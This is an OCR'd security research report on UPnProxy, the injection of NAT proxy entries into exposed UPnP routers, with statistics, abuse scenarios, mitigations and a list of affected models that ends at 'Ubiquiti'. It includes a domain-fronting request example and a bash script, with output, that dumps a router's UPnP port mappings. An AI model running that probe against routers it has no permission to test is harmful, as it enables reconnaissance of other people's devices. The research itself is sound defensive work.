


Figure 13: Virtual Hosts/Domain fronting example diagram

In the proxy injection examples, the same premise is still in play, but the router — or series of routers — in the middle serves as an additional proxy layer.




Figure 14: Virtual Hosts/Domain fronting example with UPnP injected proxy diagram

UPnProxy By The Numbers

In initial Internet-wide scans, over 4.8 million devices were found to be vulnerable to simple UDP SSDP (the UDP portion of UPnP) inquiries. Of these, roughly 765,000 (16% of total) of the identified devices were confirmed to also expose their vulnerable TCP implementations. Over 65,000 (9% of vulnerable, 1.3% of total) of these vulnerable devices were discovered to have NAT injections, where at least one instance of a NewInternalClient pointed to an IP that was Internet routable.

The injected NAT entries were typically found to be working in sets across various devices; where we found at least one injection, we often found multiples, and those sets would be found in clumps across different devices. Across the entire group of 65,000 devices, 17,599 unique endpoint IP addresses were discovered. These devices often had injections of a single IP across multiple public-facing ports on a single machine. The most-identified IP was found injected over 18.8 million times across 23,286 devices. The second-most-injected IP showed up over 11 million times across 59,943 devices.


These injections appeared to point to multiple services and servers around the Internet. A majority of the injections appear to target TCP ports 53 (15.9M for DNS), 80 (9.5M for HTTP), and 443 (155K for HTTPS).

How is It Being Used?

It appears to be a multi-purpose proxy botnet, with different users utilizing this vulnerability for a variety of purposes. While it's hard to prove what the people exploiting the vulnerability are doing, based on passive analysis of the data collected it is possible to make some educated guesses about real and potential uses based on data trends.

Bypassing Censorship

The obvious first use case was for bypassing censorship efforts. Building a widely distributed proxy network that provides the ability to query uncensored DNS and CDN servers over TCP connections, some of which are encrypted, via millions of unique residential IP and port combinations around the world, presents a considerable challenge for censorship centric situations.



```
POST
<listenPort>33333</listenPort>
<client>10.11.12.13</client>
<clientPort>80</clientPort>
```

```
100.101.102.103:33333
GET / HTTP/1.1
Host: cdn.hostA.com
```

```
Host: cdn.hostB.com
```

```
10.11.12.13:80
GET /HTTP/1.1
Host: cdn.hostB.com
```

```
1.1.1.1:80
GET /HTTP/1.1
Host: hostA.com
```

Figure 15: UPnP injection with CDN domain fronting to avoid censorship

Spamming/Phishing

Several cases were discovered that suggest spamming activities were leveraging these proxies. More than 450 instances across 425 devices were discovered where a mail server was the endpoint being proxied to on TCP port 25 (SMTP).

Affiliate/Click Fraud

One trend we noticed while doing passive DNS analysis on injected IPs was the presence of a significant number of online advertising network IPs in the proxy endpoints. Our theory is that these were being leveraged to engage in click-fraud for the purpose of generating profits for the proxy-network builders and blackhat affiliates looking for paid click services. Using this technique allows a single user to easily appear to originate from several geographic locations and residential IP space not associated with proxy services. This helps them avoid detection by advertising/affiliate network operator's fraud teams.

Account Takeover And Credit Card Fraud

Account takeover and credit card fraud campaigns already use blackhat and public proxy networks to distribute and obfuscate their activities. It's easy see how leveraging more than 765,000 residential endpoints, with a well-distributed geographic footprint and clean history, for testing account credentials, and attempting fraudulent credit card transactions, presents a very real concern for site operators, financial institutions, and victims of breaches and/or identity theft.

DDoS

These devices could be leveraged to better distribute and obfuscate both TCP- and UDP-based DDoS attacks. TCP attacks targeting Layer 7 could utilize these devices to either hide botnet endpoints and/or increase the distributed footprint of an attacker. The UDP implications could allow all manner of obfuscation and improved attack traffic distribution.

Since the UDP component can be pointed at any port and IP, it could be possible for an attacker to load up UPnProxy vulnerable devices with reflected/amplified service endpoints. This technique could be used to proxy memcached, DNS, CLDAP, and other well-known amplification vectors.

These capabilities could allow attackers to turn even a handful of reflectors into tens or hundreds of thousands of what appear to be unique endpoints. Typically with reflected attacks, an easy means of mitigation is blocking source ports associated with the service being reflected. In this case, those reflected attacks could pack the same bandwidth punch, but the source ports would be attacker controlled — and thus unreliable. For the victims, it would appear that thousands of unique reflectors running vulnerable services from odd source ports and residential IP space are participating in the attack, further complicating mitigation efforts.

Botnets

This tactic could be used to expose additional services such as HTTP (admin), SSH, Telnet, etc., which could also be subject to brute forcing and device takeover. These concerns are far from theoretical, in a world where Mirai was built on the back of publicly exposed Telnet services with weak passwords. Additionally, many exploitable HTTP stacks have been found on consumer devices of this nature, some of which come equipped with vendor supplied backdoors associated with administrative access. Giving the attacker the ability to expose and communicate with these services could be a serious threat to device security and could be leveraged to enable the building of botnets.

Content/Malware Distribution And Comms

For malware, as well as other questionable content distribution purposes, this technique could be easily leveraged to make identifying the true location of distribution servers much harder than it already is. Malware campaigns could easily leverage these proxies to obscure their true origin for C2 communications as well as payload delivery.

We discovered that researchers at Symantec had uncovered parts of this proxy network due to their ongoing investigation into the "Inception Framework," and the APT group behind it. In the case of the Symantec research, the group was using chained UPnProxy instances to obfuscate the operators' true locations.

The group would inject TCP proxy entries that pointed to another vulnerable device's TCP daemon. They would use this injection to inject additional proxy paths, typically pointing to yet another vulnerable device that also had injections. This made it possible for the group to interact with cloud storage infrastructure for file/malware management purposes without exposing their true locations. The following diagram was provided by a Symantec researcher to show how these proxies were used in their campaigns.




Figure 16: APT groups use UPnProxy chains to hide their origin

UPnProxy Chaining

Using Symantec's research, as it relates to the "Inception Framework" APT group, we spent more time analyzing relationships between vulnerable devices. We discovered that two separate clusters of highly chained proxies exist in the dataset.




Figure 17: Chained nodes devices only network map

Fig. 17 shows the relationships across UPnProxy vulnerable systems only. Each node represented is a node that was found to have at least one injection pointing at another vulnerable node. Node size is scaled based on the number of proxy paths each node contains, that points to another vulnerable node. In other words, a bigger bubble means more injected paths. It's fairly clear that there are two distinct networks of chained nodes with some, perhaps coincidental, overlap.

When comparing the two clusters, the top cluster is more evenly distributed, with a number of larger outer nodes having relationships pointing into the numerous smaller nodes in the middle. By comparison, the inner nodes are much smaller, meaning they have less outbound routes. We believe this is due to them being a final hop before exiting the chain to their final destinations. In contrast, the bottom cluster displays a very different strategy in play. It appears that the second cluster was built with a handful of key entry points that route to a much larger collection of outward medium and small nodes. These chains appear to be less focused on distribution and more focused on having a few option-rich first hops that could get you to as many endpoints as possible. This option might make it harder to track back traffic to the origin IP, as there are many options for an exit node from the proxy chain.

To learn more about how these chains have been leveraged by the APT group responsible for the "Inception Framework," check out Symantec's blog "Inception Framework Hiding Behind Proxies".

How Do I Know If I'm Affected?

If a device is actively being leveraged for UPnProxying campaigns, there will be no signs to the end user that it is happening. Due to the automatic nature of UPnP, NAT, and consumer devices, these rules aren't meant to be maintained by humans. This means there is no easy way for a human to audit or modify them on the devices themselves. There will also be nothing out of the ordinary happening across your internal networks (unless attackers inject NAT entries to pivot into your LAN) since these packets would be received and then routed out of the WAN interface on the affected device.

The best way to identify if a device is vulnerable or actively being leveraged for UPnProxying is to scan the endpoint and audit your NAT table entries. There are a handful of frameworks and libraries available in multiple languages to aid in this process. Below is a simple bash script used during this research. It is capable of testing a suspected vulnerable endpoint by attempting to dump the first 1,000 UPnP NAT entries from the device's exposed TCP daemon.

```
#!/usr/bin/bash

url=$1
soap_head='<?xml version="1.0" encoding="utf-8"?><s:Envelope
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.
xmlsoap.org/soap/envelope/"><s:Body><u:GetGenericPortMappingEntry xmlns:u="urn:upnp-
org:serviceId:WANIPConnection.1#GetGenericPortMappingEntry"><NewPortMappingIndex>'
soap_tail='</NewPortMappingIndex></u:GetGenericPortMappingEntry></s:Body></
s:Envelope>'

for i in `seq 1 1000`; do
    payload=$soap_head$i$soap_tail
    curl -H 'Content-Type: "text/xml;charset=UTF-8"' -H 'SOAPACTION: "urn:schemas-
upnp-org:service:WANIPConnection:1#GetGenericPortMappingEntry"' --data "$payload"
"$url"
    echo ""
done
```

Figure 18: Bash script to dump UPnP NAT entries

```
$ ./brute_upnproxy.sh http://192.168.1.1:2048/etc/linuxigd/gatedesc.xml
<?xml version=”1.0”?>
<s:Envelope xmlns:s=”http://schemas.xmlsoap.org/soap/envelope/”
s:encodingStyle=”http://schemas.xmlsoap.org/soap/encoding/”><s:Body><u:GetGener
icPortMappingEntryResponse xmlns:u=”urn:schemas-upnp-org:service:WANIPConnectio
n:1”><NewRemoteHost></NewRemoteHost><NewExternalPort>50694</NewExternalPort><Ne
wProtocol>TCP</NewProtocol><NewInternalPort>53</NewInternalPort><NewInternalClie
nt>8.8.8.8</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription
>node:nat:upnp</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></
u:GetGenericPortMappingEntryResponse></s:Body></s:Envelope>
<?xml version=”1.0”?>
<s:Envelope xmlns:s=”http://schemas.xmlsoap.org/soap/envelope/”
s:encodingStyle=”http://schemas.xmlsoap.org/soap/encoding/”><s:Body><u:GetGener
icPortMappingEntryResponse xmlns:u=”urn:schemas-upnp-org:service:WANIPConnectio
n:1”><NewRemoteHost></NewRemoteHost><NewExternalPort>30932</NewExternalPort><Ne
wProtocol>TCP</NewProtocol><NewInternalPort>53</NewInternalPort><NewInternalClie
nt>8.8.8.8</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription
>node:nat:upnp</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></
u:GetGenericPortMappingEntryResponse></s:Body></s:Envelope>
…snip…
```

Figure 19: Results from a UPnProxy injected host

Fig. 19 shows the device being tested had active injections where the NewInternalClient IP address is Internet routable, meaning this device was staged to actively play a role in a UPnProxy network.

What’s Affected?

A wide range of devices are affected, most of them being consumer-grade networking hardware. A thorough list of manufacturers, as well as models that were identified based on information from leaky TCP daemons, has been compiled at the end of this document. It covers 73 brands/manufacturers and close to 400 models. There are undoubtedly more manufacturers and devices affected by these vulnerable UPnP implementations. This list is composed only of devices that we could positively identify.

How to Fix It

If a device is affected by this vulnerability, there are only a few options for mitigation. The first would be to replace the device with something else that you’ve confirmed is not vulnerable to these types of attacks. If replacing the device is not an option, it is typically possible to disable UPnP services on the device. However, this could have impacts in other areas of your network, such as gaming or media streaming.

In cases where neither of these options work, deploying a firewall in front of your affected device and blocking all inbound traffic to UDP port 1900 will prevent the information leaks that make TCP daemon discovery possible. If your device is already compromised, this would still allow proxy injection and proxy usage. Manually removing these injections would stop proxy usage, but would not prevent future injections from happening, making this solution a game of whack-a-mole.

Summary

The UPnProxy vulnerability, like many of the problems we've seen recently, was caused by unauthenticated services being exposed to the public Internet in ways they were never meant to be. Attackers have taken several aspects of known issues with UPnP and combined them to create a powerful proxy network to hide their traffic. While this is neither a remote exploit that allows the attacker to take over a computer nor a new reflection vector for DDoS, it is still a significant concern because of how it allows the origin of traffic to be hidden.

End users will not be able to detect a vulnerability like this on their own, and it's possible an investigation could wrongly assign blame to an innocent party because traffic is exiting through their router. Manufacturers need to stop enabling protocols like UPnP on external interfaces; after more than a decade since this issue was discovered, it continues to plague consumer devices. Carriers and ISPs also need to examine whether they should be allowing protocols that are meant for trusted LAN usage to be traversing their networks.

There is no reason for these problems to exist where basic security models are being followed.

Affected Manufacturers/Models:

Accton
RG231, RG300

AboCom Systems
WB-02N, WB02N,

Atlantis
A02-RB2-WN, A02-RB-W300N

ASUS
DSL-AC68R, DSL-AC68U, DSL-N55U, DSL-N55U-B, MTK7620, RT-AC3200, RT-AC51U, RT-AC52U, RT-AC53, RT-AC53U, RT-AC54U, RT-AC55U, RT-AC55UHP, RT-AC56R, RT-AC56S, RT-AC56U, RT-AC66R, RT-AC66U, RT-AC66W, RT-AC68P, RT-AC68R, RT-AC68U, RT-AC68W, RT-AC87R, RT-AC87U, RT-G32, RT-N10E, RT-N10LX, RT-N10P, RT-N10PV2, RT-N10U, RT-N11P, RT-N12, RT-N12B1, RT-N12C1, RT-N12D1, RT-N12E, RT-N12HP, RT-N12LX, RT-N12VP, RT-N14U, RT-N14UHP, RT-N15U, RT-N16, RT-N18U, RT-N53, RT-N56U, RT-N65R, RT-N65U, RT-N66R, RT-N66U, RT-N66W, RTN13U, SP-AC2015, WL500

AirTies
Air4452RU, Air5450v3RU

Alfa
ALFA-R36, AIP-W502, AIP-W505

Anker
N600

AximCOM
X-116NX, MR-101N, MR-102N, MR-105N, MR-105NL, MR-108N, MR-216NV, P2P-Gear(PG-116N), P2PGear (PG-108N), P2PGear (PG-116N), P2PGear (PG-216NV), PG-116N, PGP-108N, PGP-108T, PGP-116N, TGB-102N, X-108NX

Axler
10000NPLUS, 8500NPLUS, 9500NPLUS, LGI-R104N, LGI-R104T, LGI-X501, LGI-X502, LGI-X503, LGI-X601, LGI-X602, LGI-X603, R104M, R104T, RT-DSE, RT-TSE, X602, X603

Belkin
F5D8635-4 v1, F9K1113 v5

B&B electric
BB-F2

Bluelink
BL-R31N, BL-R33N

CentreCOM
AR260SV2

CNet
CBR-970, CBR-980

Davolink
DVW-2000N

D-Link
DIR-601, DIR-615, DIR-620, DIR-825, DSL-2652BU, DSL-2750B, DSL-2750B-E1, DSL-2750E, DVG-2102S, DVG-5004S, DVG-N5402SP, RG-DLINK-WBR2300

Deliberant
DLB APC ECHO 5D, APC 5M-18 +

DrayTek Corp.
Vigor300B

E-Top
BR480n

EFM networks - ipTIME products

A1004, A1004NS, A1004NS, A104NS, A2004NS, A2004NS, A2004NS-R, A2004NS-R, A3003NS, A3003NS, A3004NS, A3004NS, A3004NS, A3004NS, A3004NS, A5004NS, A704NS, A704NS, G1, G104, G104, G104A, G104BE, G104BE, G104M, G104M, G104i, G204, G204, G304, G304, G501, G504, G504, N1, N104, N104, N104A, N104K, N104M, N104M, N104R, N104S, N104S-r1, N104V, N104i, N1E, N2, N200R+, N2E, N3004, N300R, N300R, N5, N5004, N5004, N504, N6004, N6004M, N6004R, N604, N604, N604A, N604M, N604M, N604R, N604S, N604T, N604V, N604i, N608, N7004NS, N704, N704, N704A, N704M, N704NS, N704S, N704V, N8004, N8004R, N804, N904NS, NX505, Q1, Q1, Q104, Q104, Q204, Q304, Q304, Q504, Q504, Q604, Smart, T1004, T1008, T2008, T3004, T3008, V1016, V1024, V104, V108, V108, V116, V116, V124, V304, V308, X1005, X3003, X305, X5005, X5007

Edimax

3G6200N, 3G6200NL, BR-6204WG, BR-6228nS/nC, BR-6428, BR6228GNS, BR6258GN, BR6428NS

Eminent

EM4542, EM4543, EM4544, EM4551, EM4553, EM4570, EM4571

Energy Imports

VB104W VDSL

Emerson

NR505-V3

FlexWatch Cameras

FW1175-WM-W, FW7707-FNR, FW7909-FVM, FW9302-TXM

FreeBSD router

1, 1.2.2, 1.2.3-RELEASE, 2.0.1-RELEASE

Gigalink

EM4570

Grandstream Networks

GXE (router)

Hitron

CGN2-ROG, CGN2-UNE

HP

LaserJet 9500n plus Series Printers, GR112 (150M Portable Smart wireless Router)

HFR, Inc.

HFR Wired Router - H514G

IP-COM

R5, R7, R9, T3

iSonic

ISO-150AR

Intercross

ICxETH5670NE

Intelbras

WRN 140, WRN 340, Roteador Wireless NPLUG

Innacomm

RG4332

I-O Data

ETX2-R

Jensen Scandinavia

AL7000ac

Kozumi

K-1500NR

LevelOne

WBR-6005

Leviton

47611-WG4

Lenovo

A6

Lei Branch

OEM NR266G

Logitec

BR6428GNS, WLAN Access Point (popular device), Wireless Router (popular device)

MSI

RG300EX, RG300EX Lite, RG300EX Lite II

MMC Technology

MM01-005H, MM02-005H

Monoprice

MP-N6, MP-N600, 10926 Wireless AP

Netis

E1, RX30, WF-2409, WF2409, WF2409/WF2409D, WF2409E, WF2411, WF2411E, WF2411E_RU, WF2411I, WF2411R, WF2415, WF2419, WF2419E, WF2419R, WF2450, WF2470, WF2480, WF2681, WF2710, WF2780

NETCORE
C403, NI360, NI360, NR20, NR235W, NR236W, NR255-V, NR255G, NR256, NR256P, NR266, NR266-E, NR266G, NR268, NR268-E, NR285G, NR286, NR286-E, NR286-GE, NR286-GEA, NR288, NR289-E, NR289-GE, NR566, NW715P, NW735, NW736, NW755, NW765, Q3, T1

NETGEAR
R2000, WNDR3700, WNDR4300v2, WNR2000v4

Nexxt Solutions
Viking 300

OpenWRT
Version identification was not possible

Patech
P501, P104S

Planex
MZK-W300NR, MZK-MF150, MZK-MR150, MZK-WNHR IGD

Planet
WDRT-731U, VRT-402N, VRT-420N

Prolink
PRT7002H

Pinic
IP04137

Roteador
Wireless NPLUG

Sitecom
WLR-7100v1002 (X7 AC1200), WLR-1000, WLR-2100

SMC Wireless Cable Modem Gateway
SMCD3GN-RRR, SMCWBR14S, SMCWBR14S-N3

SAPIDO
BRC70n, BRC76n, BRF71n, RB-1132, RB-1132V2, RB-1232, RB-1232V2, RB-1602, RB-1732, RB-1800, RB-1802, RB-1842, RB-3001

Solik
A2004NS

Storylink
SHD-G9

Shenzhen Landing Electronics
TRG212M

TOTOLINK (ZIONCOM, Tamio)
AC5, A1200RD, A2004NS, C100RT, N150RA, N150RT, N200R, N200R+, N300R, N300R+, N300RA, N300RB, N300RG, N300RT, N5004, N500RDG, N505RDU, N6004, iBuddy

Tenda
3G150M+, 4G800, A5s, A6, ADSL2, DEVICE, F306, N6, N60, TEI480, TEI602, W1800R

Techniclan
WAR-150GN

Turbo-X
M300

Ubiquiti
